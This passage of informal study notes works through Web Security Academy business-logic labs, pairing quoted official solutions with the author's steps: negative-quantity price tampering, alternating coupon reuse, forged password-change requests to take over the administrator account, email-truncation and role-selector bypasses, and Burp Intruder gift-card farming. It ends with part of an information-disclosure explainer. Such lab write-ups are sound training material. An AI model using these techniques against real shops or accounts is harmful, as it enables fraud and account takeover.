now go to the http history check post cart request you will see the parameter is :-

```
POST /cart HTTP/1.1
Host: 0a00008404f5d2f3c055b51e007c00d7.web-security-academy.net
Cookie: session=HVUtnSzJG3ZpTaJT16F2dgExCer89Hgw
Content-Length: 36
Cache-Control: max-age=0
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a00008404f5d2f3c055b51e007c00d7.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a00008404f5d2f3c055b51e007c00d7.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

productId=2&redir=PRODUCT&quantity=1
```

now send request in repeater
now change the value is -10

```
productId=2&redir=PRODUCT&quantity=-10
```

now send the request now check the procut is -10 value or price bhi km hoge now click on home button add one more hight value product now send agein request -10 value

now you will see the price value is low 100$ se km value krni hai request krke now click on place order to lab is solved :)

community solution video :-

High level logic vulnerability (Video solution, Audio).mp4

lab 3 Inconsistent security controls

This lab's flawed logic allows arbitrary users to access administrative functionality that should only be available to company employees. To solve the lab, access the admin panel and delete Carlos

solution:-

1. Open the lab then go to the "Target" > "Site map" tab in Burp. Right-click on the lab domain and select "Engagement tools" > "Discover content" to open the content discovery tool.
2. Click "Session is not running" to start the content discovery. After a short while, look at the "Site map" tab in the dialog. Notice that it discovered the path .
3. Try and browse to . Although you don't have access, the error message indicates that users do.
4. Go to the account registration page. Notice the message telling employees to use their company email address. Register with an arbitrary email address in the format:
You can find your email domain name by clicking the "Email client" button.

5. Go to the email client and click the link in the confirmation email to complete the registration.
6. Log in using your new account and go to the "My account" page. Notice that you have the option to change your email address. Change your email address to an arbitrary address.
7. Notice that you now have access to the admin panel, where you can delete Carlos to solve the lab.

my way solution :-
first go to the website
now intercept is off now go to the target now right click on website click on Engagement tool now click on Discover content now open a Discovery content tool window
click on Session is not running wait for 1 - 2 minutes now click on sitemap you will see the /admin hidden directory

now see the hidden directory /admin to you wiill see the secret messae : - access any uset Dontwannacry
now clik on register register any username and and type email first now clik on email to copy email now
click on email to verify the account is opend
now login account
after login your account you will see the message :- If you work for DontWannaCry, please use your @dontwannacry.com email address

now update you email :- hacker@Dontwannacry.com
now click on my account login your account hacker:123456
now you will see the admin panel option bar click on to show all users
now delete carlos user to solved the labs :)

comunninty solution video :-

Inconsistent security controls (Video solution, Audio).mp4

lab 4 Flawed enforcement of business rules

This lab has a logic flaw in its purchasing workflow. To solve the lab, exploit this flaw to buy a "Lightweight l33t leather jacket".
You can log in to your own account using the following credentials: `wiener:peter`

solution:-


1. Log in and notice that there is a coupon code, `NEWCUST5`.
2. At the bottom of the page, sign up to the newsletter. You receive another coupon code, `SIGNUP30`.
3. Add the leather jacket to your cart.
4. Go to the checkout and apply both of the coupon codes to get a discount on your order.
5. Try applying the codes more than once. Notice that if you enter the same code twice in a row, it is rejected because the coupon has already been applied. However, if you alternate between the two codes, you can bypass this control.
6. Reuse the two codes enough times to reduce your order total to less than your remaining store credit. Complete the order to solve the lab.

solve lab:-

fist you login account wiener:peter
now you wills see you valut balance is 100$
now goto home page
scroll down you will see the sign up to our newsletter! bar
add the gmail in seciton
to you will see the coupon code : - Use coupon SIGNUP30 at checkout!

now click on lightweight l33 leather jacket
now click on add to cart
now go to the check out
now you will see the copon code bar
now add your firs coupun is : - NEWCUSTS5
now you will see the discount on 5$
now PUT in second code : - SIGNUP30
now you will see the discount on : - 401$
now put first cupon again
now put second copun agin
now first agian
now second copun add again

now you will see the total pay amount is 0$
click on place order to lab is solved :)



comunity solution video : -

Flawed enforcement of business rules (Video solution, Audio).mp4

lab 5 low-level logic flaw

This lab doesn't adequately validate user input. You can exploit a logic flaw in its purchasing workflow to buy items for an unintended price. To solve the lab, buy a "Lightweight l33t leather jacket".
You can log in to your own account using the following credentials: `wiener:peter`

hint:-

You will need to use Burp Intruder (or Turbo Intruder) to solve this lab.
To make sure the price increases in predictable increments, we recommend configuring your attack to only send one request at a time. In Burp Intruder, you can do this from the resource pool settings using the **Maximum concurrent requests** option.

solution : -

1. With Burp running, log in and attempt to buy the leather jacket. The order is rejected because you don't have enough store credit. In the proxy history, study the order process. Send the request to Burp Repeater.
2. In Burp Repeater, notice that you can only add a 2-digit quantity with each request. Send the request to Burp Intruder.
3. Go to Burp Intruder. On the "Positions" tab, clear all the default payload positions and set the parameter to .
4. On the "Payloads" tab, select the payload type "Null payloads". Under "Payload options", select "Continue indefinitely". Start the attack.
5. While the attack is running, go to your cart. Keep refreshing the page every so often and monitor the total price. Eventually, notice that the price suddenly switches to a large negative integer and starts counting up towards 0. The price has exceeded the maximum value permitted for an integer in the back-end programming language (2,147,483,647). As a result, the value has looped back around to the

minimum possible value (-2,147,483,648).
6. Clear your cart. In the next few steps, we'll try to add enough units so that the price loops back around and settles between $0 and the $100 of your remaining store credit. This is not mathematically possible using only the leather jacket.
7. Create the same Intruder attack again, but this time, under "Payloads" > "Payload Options", choose to generate exactly payloads.
8. Go to the "Resource pool" tab and add the attack to a resource pool with the "Maximum concurrent requests" set to . Start the attack.
9. When the Intruder attack finishes, go to the request in Burp Repeater and send a single request for jackets. The total price of the order should now be .
10. Use Burp Repeater to add a suitable quantity of another item to your cart so that the total falls between $0 and $100.
11. Place the order to solve the lab.

community solution video :-

Low level logic flaw (Video solution, Audio).mp4

lab 6 Inconsistent handling of exceptional input

open lab
click on home button now go to the burp target option now right click on engegement tool now click on Discover tool
now click on session is stop

wait to click on sitemap
now you will see the /admin hidden directory

stop the Discover tool
now open a /admin hidden directory to yo will see the secret messages: - Admin interface only available if logged in as a DontWannaCry user

now click on register to a new accout
username : - hacker1
open a notepad and type a paylaod :- very-long-string now paylaod type in under 250 words now payload is

very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-
long-string

now click on email client copy the email address now currently type email is

email :- very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string@exploit-0ad500ee03bd2bebc04d0e3801410090.web-security-academy.net

password :- 123456

now check your email clients click on email client :-
now clik on link to your account is suceessfully created
now clik on home button now click on my account login your account

username :- hacker1
password :- 123456

nwo you will see the result :-

My Account

Your username is: hacker1
Your email is: very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string@exploit-0ad500ee03bd2bebc04d0e3801410090.web-securi

very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string@dontwannacry.com.
0ad500ee03bd2bebc04d0e3801410090.web-security-academy.net

now second again click on register options :-
now you will see the message :- pls use email is dontwannacry.com

note:- payload use in 250 over without emailclient token :-
1very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string@dontwannacry.com

username :- verma2
email :- 1very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string@dontwannacry.com
.exploit-0ad500ee03bd2bebc04d0e3801410090.web-security-academy.net

password :- 123456

now click on email client now click on lick now click on my account now login your account to see the result :-

My Account

Your username is: verma2
Your email is: 1very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string-very-long-string@dontwannacry.com

now click on admin panel now delete carlos user to solve the lab :)

lab 7 weak isolation on dual-use endpoint

Weak isolation on dual-use endpoint

This lab makes a flawed assumption about the user's privilege level based on their input. As a result, you can exploit the logic of its account management features to gain access to arbitrary users' accounts. To solve the lab, access the `administrator` account and delete Carlos.
You can log in to your own account using the following credentials: `wiener:peter`

solution :-

1. With Burp running, log in and access your account page.
2. Change your password.
3. Study the `POST /my-account/change-password` request in Burp Repeater.
4. Notice that if you remove the `current-password` parameter entirely, you are able to successfully change your password without providing your current one.
5. Observe that the user whose password is changed is determined by the `username` parameter. Set `username=administrator` and send the request again.
6. Log out and notice that you can now successfully log in as the `administrator` using the password you just set.
7. Go to the admin panel and delete Carlos to solve the lab.

solve the lab :-

login your account :- wiener:penter

to show the change password page now intercept is on
change your password

current password :- peter
new password :- 123456
conform password :- 123456

now capture the request is :-

csrf=ksdfkjsdkfkdsfjdskfjksjfkajklfjlksd&username-wiener&current-password=penter&new-password-1=123456&new-password-2=123456

now forward the request :-
now you will see the password is changed
now login your account is :- wiener:123456

now again change your password is administrator :-

username:- wiener
current password :- 123456
new password :- peter
conform password :- peter

now capture the request go to the intercept page now you will see the parameter :-

csrf=ksdfkjsdkfkdsfjdskfjksjfkajklfjlksd&username-wiener&current-password=123456&new-password-1=peter&new-password-2=peter

now modify the all parameter value remove the current-password and chage the username :-

csrf=ksdfkjsdkfkdsfjdskfjksjfkajklfjlksd&username-administrator&new-password-1=peter&new-password-2=peter

now forward the request to you will see the successfully chage the administrator password :)

now login your account is :-

username :- administrator
password :- peter

now go to the admin panel delete the carlos user to sove the lab :)

lab 8 Insufficient workflow validation

This lab makes flawed assumptions about the sequence of events in the purchasing workflow. To solve the lab, exploit this flaw to buy a "Lightweight l33t leather jacket".
You can log in to your own account using the following credentials: `wiener:peter`

solution :-

1. With Burp running, log in and buy any item that you can afford with your store credit.
2. Study the proxy history. Observe that when you place an order, the `POST /cart/checkout` request redirects you to an order confirmation page. Send `GET /cart/order-confirmation?order-confirmation=true` to Burp Repeater.


3. Add the leather jacket to your basket.
4. In Burp Repeater, resend the order confirmation request. Observe that the order is completed without the cost being deducted from your store credit and the lab is solved.

sove the lab :-

login your account :- wiener:peter

go the the homepage choode any produnt
now click on add to cart
now go to the checkout
now click on place order

now go to the burupsuite http-history
now you will see the get request /cart/order-confirmation?order-confirmed=true
send to repeater
now go to the website choose any produnt in my case im choosing leather jacket
click on add to cart
now go to the checkout
now go to the repeater
send the request now refresh the browser lab solved :)



lab 9 Authentication bypass via flawed state machine

Authentication bypass via flawed state machine

This lab makes flawed assumptions about the sequence of events in the login process. To solve the lab, exploit this flaw to bypass the lab's authentication, access the admin interface, and delete Carlos.

You can log in to your own account using the following credentials: `wiener:peter`

solution :-

1. With Burp running, complete the login process and notice that you need to select your role before you are taken to the home page.
2. Use the content discovery tool to identify the `/admin` path.
3. Try browsing to `/admin` directly from the role selection page and observe that this doesn't work.
4. Log out and then go back to the login page. In Burp, turn on proxy intercept then log in.
5. Forward the `POST /login` request. The next request is `GET /role-selector`. Drop this request and then browse to the lab's home page. Observe that your role has defaulted to the `administrator` role and you have access to the admin panel.
6. Delete Carlos to solve the lab.

sove the lab :-

login account :- wiener:peter

now you will see the please select the role in two opion show user and conent author iam choose user now click on select
go the burpsuite target now right click now select the engagement tools now click on Discover content now click on session is not running

now wait now you will see the /admin hidden directory

open /admin to show the browser message:- Admin interface only available if logged in as an administrator

now logout your account
intercept on
now log in your account capute the request
now go to the intercept
you will see the login request simply forward the request
now capture the second request is :-

```
GET /role-selector HTTP/1.1
Host: 0a4c0080045674a1c0b8102700e600b3.web-security-academy.net
Cookie: session=011gwGrg5cOVJdb59wojVu3OOXV6tIio
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0a4c0080045674a1c0b8102700e600b3.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

simply drop the request

now go to the browser

add the /admin hideen direcotry on url

now cature the request

you will see the request is :-

```
GET /admin HTTP/1.1
Host: 0a4c0080045674a1c0b8102700e600b3.web-security-academy.net
Cookie: session=ORMZvZLC6s5M2sDI5o3urVECruc4DppI
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

now simply forward the request :)
now simpley forward again
now go to the browser you will see the admin panel
go to the admin panel
delete carlos account to solve the lab :)

lab 10 Infinite money logic flaw

Infinite money logic flaw vullnerability

This lab has a logic flaw in its purchasing workflow. To solve the lab, exploit this flaw to buy a "Lightweight l33t leather jacket".
You can log in to your own account using the following credentials: `wiener:peter`

solution:-

This solution uses Burp Intruder to automate the process of buying and redeeming gift cards. Users proficient in Python might prefer to use the Turbo Intruder extension instead.
1. With Burp running, log in and sign up for the newsletter to obtain a coupon code, `SIGNUP30`. Notice that you can buy $10 gift cards and redeem them from the "My account" page.
2. Add a gift card to your basket and proceed to the checkout. Apply the coupon code to get a 30% discount. Complete the order and copy the gift card code to your clipboard.
3. Go to your account page and redeem the gift card. Observe that this entire process has added $3 to your store credit. Now you need to try and automate this process.
4. Study the proxy history and notice that you redeem your gift card by supplying the code in the `gift-card` parameter of the `POST /gift-card` request.
5. Go to "Project options" > "Sessions". In the "Session handling rules" panel, click "Add". The "Session handling rule editor" dialog opens.


6. In the dialog, go to the "Scope" tab. Under "URL Scope", select "Include all URLs".
7. Go back to the "Details" tab. Under "Rule actions", click "Add" > "Run a macro". Under "Select macro", click "Add" again to open the Macro Recorder.
8. Select the following sequence of requests:
`POST /cartPOST /cart/couponPOST /cart/checkoutGET /cart/order-confirmation?order-confirmed=truePOST /gift-card`
Then, click "OK". The Macro Editor opens.

9. In the list of requests, select `GET /cart/order-confirmation?order-confirmed=true`. Click "Configure item". In the dialog that opens, click "Add" to create a custom parameter. Name the parameter `gift-card` and highlight the gift card code at the bottom of the response. Click "OK" twice to go back to the Macro Editor.
10. Select the `POST /gift-card` request and click "Configure item" again. In the "Parameter handling" section, use the drop-down menus to specify that the `gift-card` parameter should be derived from the prior response (response 4). Click "OK".
11. In the Macro Editor, click "Test macro". Look at the response to `GET /cart/order-confirmation?order-confirmation=true` and note the gift card code that was generated. Look at the `POST /gift-card` request. Make sure that the `gift-card` parameter matches and confirm that it received a `302` response. Keep clicking "OK" until you get back to the main Burp window.
12. Send the `GET /my-account` request to Burp Intruder. Use the "Sniper" attack type and clear the default payload positions.
13. On the "Payloads" tab, select the payload type "Null payloads". Under "Payload options", choose to generate `412` payloads.
14. Go to the "Resource pool" tab and add the attack to a resource pool with the "Maximum concurrent requests" set to `1`. Start the attack.
15. When the attack finishes, you will have enough store credit to buy the jacket and solve the lab.

lab solve :-

login account :- wiener:peter

after login your account you will see the interface



click on home button
now add the any poduct i chosse giftcard
now click on add to place
now click on checkout option
now you will see the discount coupon code apply option
now go to the home page scrool down to show the newsletter option type any gmail to show the coupon code
copy code and paste the discount option in checkout
now click on place order
now copy the code and reedeem the code
after redeem the code go to the burpsuite http histroy
click on post request /gift-card

copy the redeem code click on burpsuite project option
now click on session option
now you will see session handling rules option
click on add options to show a new window
click on scope option now check on include all urls options
now click on details options now click on add options to select run a macro option to show a new window
now click on add options to show all http history request
select post requests :- ctrl press and select on
post request /car
post request /cart-copon
post request /cart-checkout
get request /cat-order-confirmed?order
post request /gift-card

now click on ok button

now select cart-order-confirmed get request
now click button to configure item
now you will see custom parameter location in response click to add button
now you will see parameter name add gift-card
now scrool down response section you will see the redeem card code select all code now click on ok button

now select gift-card post request click on configure item
now you will see the use persent value option click and select derive from prior response now click ok
now filnely click on test micro

6 Information Disclosure

Information disclosure vulnerabilities

In this section, we'll explain the basics of information disclosure vulnerabilities and describe how you can find and exploit them. We'll also offer some guidance on how you can prevent information disclosure vulnerabilities in your own websites.

Learning to find and exploit information disclosure is a vital skill for any tester. You are likely to encounter it on a regular basis and, once you know how to exploit it effectively, it can help you to improve your testing efficiency and enable you to find additional, high-severity bugs.

Labs
If you're already familiar with the basic concepts behind information disclosure vulnerabilities and just want to practice exploiting them on some realistic, deliberately vulnerable targets, you can access all of the labs in this topic from the link below.
View all information disclosure labss

What is information disclosure?

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker, including:

- Data about other users, such as usernames or financial information
- Sensitive commercial or business data
- Technical details about the website and its infrastructure

The dangers of leaking sensitive user or business data are fairly obvious, but disclosing technical information can sometimes be just as serious. Although some of this information will be of limited use, it can potentially be a starting

point for exposing an additional attack surface, which may contain other interesting vulnerabilities. The knowledge that you are able to gather could even provide the missing piece of the puzzle when trying to construct complex, high-severity attacks.
Occasionally, sensitive information might be carelessly leaked to users who are simply browsing the website in a normal fashion. More commonly, however, an attacker needs to elicit the information disclosure by interacting with the website in unexpected or malicious ways. They will then carefully study the website's responses to try and identify interesting behavior.

What are some examples of information disclosure?
Some basic examples of information disclosure are as follows:
◇ Revealing the names of hidden directories, their structure, and their contents via a `robots.txt` file or directory listing
◇ Providing access to source code files via temporary backups
◇ Explicitly mentioning database table or column names in error messages
◇ Unnecessarily exposing highly sensitive information, such as credit card details
◇ Hard-coding API keys, IP addresses, database credentials, and so on in the source code
◇ Hinting at the existence or absence of resources, usernames, and so on via subtle differences in application behavior

In this topic, you will learn how to find and exploit some of these examples and more.

Read more
How to find and exploit information disclosure vulnerabilities

How do information disclosure vulnerabilities arise?
Information disclosure vulnerabilities can arise in countless different ways, but these can broadly be categorized as follows:
◇ **Failure to remove internal content from public content**. For example, developer comments in markup are sometimes visible to users in the production environment.
◇ **Insecure configuration of the website and related technologies**. For example, failing to disable debugging and diagnostic features can sometimes provide attackers with useful tools to help them obtain sensitive information. Default configurations can also leave websites vulnerable, for example, by displaying overly verbose error messages.
◇ **Flawed design and behavior of the application**. For example, if a website returns distinct responses when different error states occur, this can also allow attackers to enumerate sensitive data, such as valid user credentials.

What is the impact of information disclosure vulnerabilities?
Information disclosure vulnerabilities can have both a direct and indirect impact depending on the purpose of the website and, therefore, what information an attacker is able to obtain. In some cases, the act of disclosing sensitive information alone can have a high impact on the affected parties. For example, an online shop leaking its customers' credit card details is likely to have severe consequences.
